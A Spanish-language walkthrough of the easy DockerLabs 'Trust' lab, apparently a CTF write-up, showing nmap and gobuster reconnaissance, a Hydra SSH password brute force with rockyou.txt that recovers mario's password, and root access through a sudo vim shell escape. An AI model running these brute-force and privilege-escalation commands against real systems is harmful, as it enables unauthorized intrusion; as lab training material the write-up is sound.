
Trust

Dificultad	Muy Facil
Tecnicas	Hydra, Sudo -l
Pagina	Docker labs
Estado	Listo

Lo primero que hacemos es ver q puertos están abiertos


nmap -p- -—open —min-rate 5000 -vvv -n -Pn 172.18.0.2 -oG allport



```
File: allPorts
# Nmap 7.95 scan initiated Mon Oct 13 18:42:04 2025 as: /usr/lib/nmap/nmap -p- -open --min-rate 5000 -n -vvvv -Pn -oG allPorts 172.18.0.2
# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 172.18.0.2 () Status: Up
Host: 172.18.0.2 () Ports: 22/open/tcp//ssh///, 80/open/tcp//http///    Ignored State: closed (65533)
# Nmap done at Mon Oct 13 18:42:05 2025 -- 1 IP address (1 host up) scanned in 1.19 seconds
```

Luego tiramos unos script basicos y buscamos las versiones de los puerto s abiertos


nmap -p22,80 -sCV -oN targeted 172.18.0.2



```
File: targeted

# Nmap 7.95 scan initiated Mon Oct 13 18:43:03 2025 as: /usr/lib/nmap/nmap -p80,22 -sCV -oN targeted 172.18.0.2
Nmap scan report for 172.18.0.2
Host is up (0.000037s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_  256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct 13 18:43:10 2025 -- 1 IP address (1 host up) scanned in 6.80 seconds
```


Vamos a usar gobuster para ver si encontramos dominios o ficheros

gobuster dir -u 172.18.0.2 -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x html,php,txt



```
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.18.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 10701]
/secret.php           (Status: 200) [Size: 927]
```

Encontramos el archivo secreto.php y al abrirlo encontramos un posible usuario → Mario




Hola Mario,

Esta web no se puede hackear.

Implementamos hydra para ver si encontramos la contraseña

hydra -l mario -P /usr/share/wordlist/rockyou.txt ssh://172.18.0.2




```
❯ hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bindin
g, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-13 19:33:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2   login: mario   password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-13 19:33:52
```

Y encontramos la contraseña → Chocolate

Ingresamos mediante ssh con el usuario y contraseña correspondiente


Subida de Privilegio

Una vez ingresado como mario, vamos a usar sudo -l para ver si tenemos a lguna forma de elevar nuestro privilegio



```
mario@0d74acc017d3:~$ sudo -l
Matching Defaults entries for mario on 0d74acc017d3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on 0d74acc017d3:
    (ALL) /usr/bin/vim
```

Vemos que podemos ejecutar el binario vim por lo que nos respaldamos en gtfobins y elevamos nuestro privilegio



```
~
:!/bin/sh
# whoami
root
#
```